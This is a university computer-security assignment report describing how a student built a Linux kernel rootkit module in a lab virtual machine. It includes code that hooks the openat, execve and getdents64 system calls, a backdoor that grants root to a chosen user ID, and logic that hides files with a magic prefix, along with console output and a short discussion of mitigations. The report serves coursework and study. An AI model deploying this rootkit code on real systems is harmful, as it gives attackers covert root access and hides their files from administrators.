COMP 4108 Assignment 2

Liam Collins

101220637

Carleton University

COMP 4108

David Barrera

October 10th, 2024

Part A

Files included in this project:

liamcollins_A2_Report.pdf, liamcollins-assignment2-console-codes.txt, rootkit.c, insert.sh, eject.sh, Makefile

3. In order to find the symbol for sys_call_table, I ran the code:

   cat /proc/kallsyms | grep sys_call_table

   This first cats thee /proc/kallyms folder, then uses grep to check for the address within the resulting list. As a result, the symbol was revealed to be: sys_call_table

```
ffffffff870013c0 R sys_call_table
```

4. The kallsyms_lookup_name() argument was updated to include the newly discovered address:

```
syscall_table = (unsigned long*)kallsyms_lookup_name("sys_call_table");
```

5. I used make in the directory containing the downloaded files to compile the code:

```
/home/student/a2$ make
make -C /lib/modules/5.4.0-171-generic/build M=/home/student/a2 modules
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-171-generic'
  CC [M]  /home/student/a2/rootkit.o
/home/student/a2/rootkit.c:74:14: warning: ‘magic_prefix’ defined but not used [-Wunused-var
   74 | static char* magic_prefix;
      |              ^~~~~~~~~~~~
/home/student/a2/rootkit.c:62:12: warning: ‘root_uid’ defined but not used [-Wunused-variabl
   62 | static int root_uid;
      |            ^~~~~~~~
  Building modules, stage 2.
  MODPOST 1 modules
  CC [M]  /home/student/a2/rootkit.mod.o
  LD [M]  /home/student/a2/rootkit.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-171-generic'
```

6. Upon running ./insert as the root user, followed by running lsmod, the resulting list of modules revealed that the rootkit was successfully inserted:

```
root@COMP4108-a2:/home/student/a2# ./insert.sh
root@COMP4108-a2:/home/student/a2# lsmod
Module                  Size  Used by
rootkit                16384  0
```

   Additionally, checking the syslog by running the command “tail -f /var/log/syslog” revealed the rootkit installed successfully:

```
Oct  5 11:34:00 COMP4108-a2 kernel: [153533.356330] Rootkit module initializing.
Oct  5 11:34:00 COMP4108-a2 kernel: [153533.371292] Rootkit module is loaded!
```

7. Upon running ./eject as the root user, followed by running lsmod, the resulting list of modules revealed that rootkit was successfully removed:

```
root@COMP4108-a2:/home/student/a2# lsmod
Module                  Size  Used by
intel_rapl_msr         20480  0
```

Additionally, checking the syslog by running the command "tail -f /var/log/syslog" revealed the rootkit uninstalled successfully:

```
Oct  5 11:34:09 COMP4108-a2 kernel: [153542.851588] Rootkit module is unloaded!
Oct  5 11:34:09 COMP4108-a2 kernel: [153542.851590] Rootkit module cleanup copmlete.
```

8. After performing the changes to the rootkit.c code, I created a textfile "TEXTFILE.txt" and used "strace cat TEXTFILE.c" to ensure the file was calling the open command properly:

```
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
```

Upon confirming openat was being called, I checked the syslog with "tail -f /var/log/syslog" to see if the hook was successfully printing the target file to the systemlog:

```
Oct  5 12:30:31 COMP4108-a2 kernel: [156924.204185] Rootkit module initializing.
Oct  5 12:30:31 COMP4108-a2 kernel: [156924.219718] Rootkit module is loaded!
Oct  5 12:30:36 COMP4108-a2 kernel: [156929.401224] openat() called for TEXTFILE.txt
```

The resulting systemlog proved that the hook was successful, and had then hijacked the system call to print the target file of openat() to the systemlog.

9.

Out of the possible principles from Chapter 1.7, I feel the two that could best help mitigate rootkits would be **P5- Isolated-Compartments**, and **P6- Least-Privilege**:

For P5, compartmentalization of system components is a major benefit in the prevention of rootkit initialization. Since a major goal of rootkits is to inevitably find a way to permeate, and manipulate the root, keeping components separated, and individually protected when appropriate is a boon. When properly compartmentalized, a component is much harder to maliciously use, as it is harder for users to use programs/processes that are outside of the root or root-adjacent compartments in the initialization of rootkits. Even in the event a compartment is breached, the isolation prevents escalation of privileges and makes abusing the breach less valuable in reaching the root to establish a rootkit.

For P6, minimizing the privileges used for programs granted to each process minimizes the windows of opportunity for potential attacks to set up a rootkit, or attempt to harvest information to be used for a rootkit. Assuming that attacker wouldn't necessarily have root access like we did in this practice (since at that point they wouldn't necessarily need to use a rootkit at that point), avoiding the use of enhanced privileges can help prevent attackers from manipulating the privileges in unintended ways to reach protected information (such as the address of the sys_call_table) that could be used for the initiation of rootkits. In the case that a process MUST use privileges, it is best to limit them as much as possible, and keep them out of scopes that could reveal vulnerabilities for rootkits. Even if attackers are able to use the privileges maliciously, minimized privileges can at the very least slow down their attempts, and cost them more resources.

Part B

1. In order to create a hook for execve, I edited the code of rootkit.c to include new functions and variables:

   First was the creation of static t_syscall original_execve, which holds the original excve function.

```
static t_syscall original_execve; // create a variable to store the original execve function
```

   Next was the function "new_exceve", an altered version of "new_openat" which targets execve instead. The major difference for this version of the function is a change to the targeted argument, as unlike in openat, the path variable for execve is not stored at the si region of the args, and instead the di region, which is later used to print the value. Finally, for printing, the effective userid, the function "current_euid()" is called, and then printed.

```
asmlinkage int new_execve(const struct pt_regs* regs){
    // Declare our return value and a variable to store the filename
    long ret;
    char *filename;
    size_t filename_len;
    size_t suffix_len;

    // Get the filename the syscall was called for
    filename = kmalloc(4096, GFP_KERNEL); // alocate kernel memory

    // copy the filename into the kernel variable
    // The di section of regs represents the first argument, where execve() holds its path variable!!!!!!!!!
    if (strncpy_from_user(filename, (void*) regs->di, 4096) < 0){
        kfree(filename);
        return 0;
    }

    // Prints the target filepath of execve(), and the effective UID it was run under
    filename_len = strlen(filename);
    suffix_len = strlen(suffix);
    if (filename_len >= suffix_len){
        printk(KERN_INFO "execve() called for %s\n", filename);
        printk(KERN_INFO "Effective UID %u\n", current_euid());

    }
```

   Next, during module initialization, the "new_execve" function is called after the original function is backed up, and the protections are lifted from memory:

```
// Let's store the original functions so they can be restored later
original_openat = (t_syscall)__sys_call_table[__NR_openat];
original_execve = (t_syscall)__sys_call_table[__NR_execve];


unprotect_memory();

// Let's hook openat() for an example of how to use the framework
__sys_call_table[__NR_openat] = (unsigned long) new_openat;
__sys_call_table[__NR_execve] = (unsigned long) new_execve;

/*
 * TODO: NEEDED FOR PARTS B AND C
 *  Hook your new execve and getdents functions after writing them
*/

// Let's hook execve() for privilege excalation
// Let's hook getdents() to hide our files

protect_memory();

printk(KERN_INFO "Rootkit module is loaded!\n");
return 0; // For successful load
```

After running "strace cat TEXTFILE.c" and "ls", I used "tail -/var/log/syslog" to check the systemlog, which displayed that the hook was working:

```
Oct  5 16:56:30 COMP4108-a2 kernel: [ 3390.870712] execve() called for /bin/cat
Oct  5 16:56:30 COMP4108-a2 kernel: [ 3390.870714] Effective UID 1001
Oct  5 16:56:41 COMP4108-a2 kernel: [ 3402.276661] execve() called for /bin/ls
Oct  5 16:56:41 COMP4108-a2 kernel: [ 3402.276674] Effective UID 0
```

When ejecting the module, the "new_execve" function is replaced with the original function after protection is lifted protections are lifted from memory:

```
static void __exit cleanup_rootkit(void){
  printk(KERN_INFO "Rootkit module is unloaded!\n");


  unprotect_memory();


  __sys_call_table[__NR_openat] = (unsigned long)original_openat;
  __sys_call_table[__NR_execve] = (unsigned long)original_execve;

  /*
   * TODO: NEEDED FOR PARTS B AND C
   *  Unhook and restore the execve and getdents functions
  */

  // Let's unhook and restore the original execve() function
  // Let's unhook and restore the original getdents() function

  protect_memory();

  printk(KERN_INFO "Rootkit module cleanup copmlete.\n");
}
```

2. In order to complete the backdoor hook, I first had to add a new “root_uid” parameter to the code in order to take an id as an input from insert.sh. This was done by using the existing “suffix” parameter as a guideline:

```
static int root_uid;
module_param(root_uid, int, 1);
MODULE_PARM_DESC(root_uid, "The inputted value of the root_uid");
```

Next I altered input.sh to apply this new parameter, feeding the root_uid as the student user’s value 1001:

```
# Specify the extension root_uid for the openat hook code
ROOT_UID=1001

#Insert the rootkit module, providing some parameters
insmod rootkit.ko suffix=$SUFFIX root_uid=$ROOT_UID
```

Once this was completed, I altered the newexecve function to include a new line checking if the current effective uid is equal to the root_uid value, then using a combination of commit_creds() and prepare_kernal_cred(0) to overwrite the current euid’s credentials to be that of root whenever they execve is called under their euid:

```
// Whenever the current set root_uid is detected as the euid calling execve, the user is given root privileges
if (root_uid == current_euid().val){
    commit_creds(prepare_kernel_cred(0));
}
```

With the new exploit set up, I first ran “whoami” under a non-root user to ensure they had no privileges before insertion:

```
student@COMP4108-a2:~/a2$ whoami
student
```


Returning to the root terminal, I used “make” to build the new rootkit.c, and ran ./insert to install the program to kernal:

```
root@COMP4108-a2:/home/student/a2# ./insert.sh
```

I double checked with tail -f /var/log/syslog to ensure the rootkit was working properly:

```
Oct  6 12:20:03 COMP4108-a2 kernel: [73202.846731] Effective UID 0
Oct  6 12:20:03 COMP4108-a2 kernel: [73202.850056] execve() called for
/sbin/rmmod
```

Now that everything was in place, I ran whoami again on the non-root user to find that they now were identified as root:




```
student@COMP4108-a2:~/a2$ whoami
root
```

Part C

1. In order to hook the getdents64() syscall, I followed a process similar to what was done with execve and openat. I first started by defining an "original_execve64" to ensure that I kept the original version of the function intact:

```
static t_syscall original_getdents64; // create a variable to store the original getdents function
```

Next I created a "new_getdents64" function to run my hooked code. I ran the command "strace ls -a" to get a better sense of what a getdents64 call looks like, which revealed some crucial information:

```
getdents64(3, /* 18 entries */, 32768)  = 624
```

- The buffer size is 32768, which will be useful for later allocation.
- The command does not simply use strings like the other syscalls, but instead contains a pointer to a buffer of dirent structures (struct linux_dirent64*), which will require additional work.

With this information in hand, I looked into the dirent structure to discover each dirent has a d_name parameter that could be used to extract a filename. I started by first implementing ret to hold the original function, and a linux_dirent64 variable to extract the dirp value from the regs input (si represents the second input parameter):

```
long ret;
struct linux_dirent64 *dirp = regs->si;
```

This is followed by creating a dirent poinetr buffer cur, which will be used to hold and read the dirent entries to kernalspace. Since some calls may be empty, I add a (ret > 0) arg to ensure we ignore empty calls to getdents. Additionally, since the value of dirp will be a buffer of dirents, I also include an offset variable for later iteration usage:

```
//Call the original getdents64() syscall with the dirp buffer the hook receives to have it populated with dirent structs.
ret = original_getdents64(regs);

//(Set to ret > 72 if you dont want constant console spam)
//Ignores calls that have a dirent value of 0 (they wouldn't have any contents)
if (ret > 0){

  //Set up a temp dirent variable to hold the current dirent's info
  struct linux_dirent64 *cur;
  //Set up an offset value that will determine the current position in the dirent buffer
  unsigned long offset = 0;
```

This is followed by an offset loop, that constantly checks the contents of dirents until the size exceeds the size of ret (ie, when the end of the dirent is detected):

```c
// Since a dirp is a set of dirents, It will need to iterate until the end of ret to read all entries (indicated by the offset exceeding ret
while (offset < ret){
    // alocate kernel memory to our dirent buffer
    cur = kmalloc(32768, GFP_KERNEL);

    //Read the current dirent to the cur variable
    if (copy_from_user(cur, dirp, 32768) < 0){
      //Assume that if the size of ret is 0, we have reached the end of the buffer
      kfree(cur);
      return ret;
   }

    //Print this dirent's filename
    printk(KERN_INFO "Entry: %s\n", cur->d_name);

    //Increment the offset by d_reclen, which is exactly how long the current dirent is (skipping to the next one)
    offset += cur->d_reclen;

    //Apply the offset to dirp to get the next offset
    dirp = regs->si+offset;
    randcount += 1;

    kfree(cur);

}
```

- I first start by allocating space for the cur buffer. The size allocated is based on the size of getdents calls I discovered from “strace -a ls”.
- Once the buffer is complete, I copy the current value of dirp to the buffer using the “copy_from_user” command.
- I print the d_name of the current dirent to the kernal.
- I adjust the offset using the d_reclen value from the current dirent. d_reclen represents the length of the current dirent entry, so by adding it to the offset, the next reading will move past this entry.
- I apply the offset to the dirent to move to the next entry on the subsequent loop.
- The loop continues until the offset exceeds ret, or if copy_from_user detects an empty entry.

Once complete, I run the original getdents64 by returning ret.

2. In order to add cloaking capabilities to the rootkit, I first had to define the “magic_prefix” parameter. I created the definition for the magic_prefix in a similar way to the existing suffix parameter:

```c
static char* magic_prefix;
module_param(magic_prefix, charp, 0);
MODULE_PARM_DESC(magic_prefix, "Received magic_prefix parameter");
```

I followed this by adding, and defining the magic prefix in insert.sh:

```sh
# Specify the extension suffix for the openat hook code
MAGIC_PREFIX=\$sys\$
```

Next, in order to cloak files containing the magic prefix, we would have to edit the intercepted buffer in kernalspace, detect and remove any files with the magic prefix, then return the edited buffer back to userspace. This was done through the following:

First a “bytesWritten” variable was added. This variable is intended to act as an alternate offset that keeps track of what the final size of dirp will be after we perform our edits:

```
//A variable tracking the number of bytes we will write back by the end of the program
unsigned long bytesWritten = 0;
```

Next, following the command that prints the filenames to the kernal, a series of 3 code segments were added:

```
// Check if the entry matches the magic prefix
if (strstr(cur->d_name, magic_prefix) != NULL) {
    printk(KERN_INFO "Entry hidden!");
    // Since the entry matches, we increment without updating moving the dirent back to userspace, effectively removing it.
    offset += cur->d_reclen;
    continue;
}

// Copy the current entry to userspace.
// Any entries not written are "skipped"
if (copy_to_user(regs->si + bytesWritten, cur, cur->d_reclen) < 0) {
    kfree(cur);
    return ret;
}

//Alternate offset that keeps track of the "perceived" dirp length
bytesWritten += cur->d_reclen;
```

- The first segment detects items with the hidden prefix in their titles, and prevents them from being copied to the userspace buffer by the next code segment. In doing this, when the next non-magic_prefixed dirent appears, the entry will be overwritten, effectively destroying the file’s existence in the eyes of the system.

- The second segment writes our kernal dirents back into userspace. This uses bytesWritten instead of offset to ensure the that while the offset value increases, the perceived length of the buffer does not, resulting in the current target file being “removed” from the buffer.

- The final segment updates similarly to offset. Since this does not run in the magic_prefix detection segment, It holds the system’s perceived length of dirp.

Once this is complete, byteswritten is applied to ret, to replace the size with our edited input size:

```
// Update ret to match the altered input size
ret = bytesWritten;
```

Now to test the program:

a. The insert.sh is edited to include, and assign the magic_prefix sys:

```
# Specify the extension suffix for the openat hook code
MAGIC_PREFIX=\$sys\$
```

b. “make” is run to compile the code:

```
  Building modules, stage 2.
  MODPOST 1 modules
  CC [M]  /home/student/a2/rootkit.mod.o
  LD [M]  /home/student/a2/rootkit.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-171-generic'
```

c. The file sys_lol_hidden.txt is generated using “touch \$sys\$_lol_hidden.txt”:

```
root@COMP4108-a2:/home/student/a2# touch \$sys\$_lol_hidden.txt
```

d. With the rootkit inactive, running ls -la reveals the file is still visible by the system:

```
root@COMP4108-a2:/home/student/a2# ls -la
total 176
drwxrwxr-x 4 student student  4096 Oct 11 17:30  .
drwxr-xr-x 9 student student  4096 Oct  8 16:02  ..
-rw-r--r-- 1 root    root        0 Oct 11 17:30 '$sys$_lol_hidden.txt'
```

e. Running “insert.sh” installs the rootkit. Running lsmod confirms it installed correctly:

```
root@COMP4108-a2:/home/student/a2# lsmod
Module                  Size  Used by
rootkit                16384  0
```

f. Running ls -la again reveals that the file is now no longer detected, even though hidden files such as “.”, “..”, and “.hidden.txt” appear:

```
root@COMP4108-a2:/home/student/a2# ls -la
total 176
drwxrwxr-x 4 student student  4096 Oct 11 17:30 .
drwxr-xr-x 9 student student  4096 Oct  8 16:02 ..
-rwxrwxr-x 1 student student   107 Feb  1  2024 eject.sh
drwxrwxr-x 2 student student  4096 Oct 11 12:51 .hidden.txt
```

Meanwhile, running “tail /var/log/syslog” reveals the file is being intercepted at the kernal level:

```
Oct 11 17:41:20 COMP4108-a2 kernel: [86985.386877] Entry: .rootkit.mod.cmd
Oct 11 17:41:20 COMP4108-a2 kernel: [86985.386884] Entry: $sys$_lol_hidden.txt
Oct 11 17:41:20 COMP4108-a2 kernel: [86985.386886] Entry hidden!
```